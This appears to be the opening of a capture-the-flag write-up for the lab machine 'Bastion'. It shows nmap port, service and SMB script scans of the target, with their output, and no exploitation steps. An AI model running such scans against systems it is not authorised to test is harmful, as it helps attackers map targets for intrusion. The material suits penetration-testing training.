




```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-01 10:18 +03
Nmap scan report for 10.10.10.134
Host is up (0.065s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
```




```
root@kali:~/Masaüstü# nmap -sS -sC -p445 10.10.10.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-01 10:13 +03
Nmap scan report for 10.10.10.134
Host is up (0.072s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_clock-skew: mean: -39m58s, deviation: 1h09m15s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-05-01T09:13:06+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-05-01 10:13:05
|_  start_date: 2019-05-01 09:27:51
```



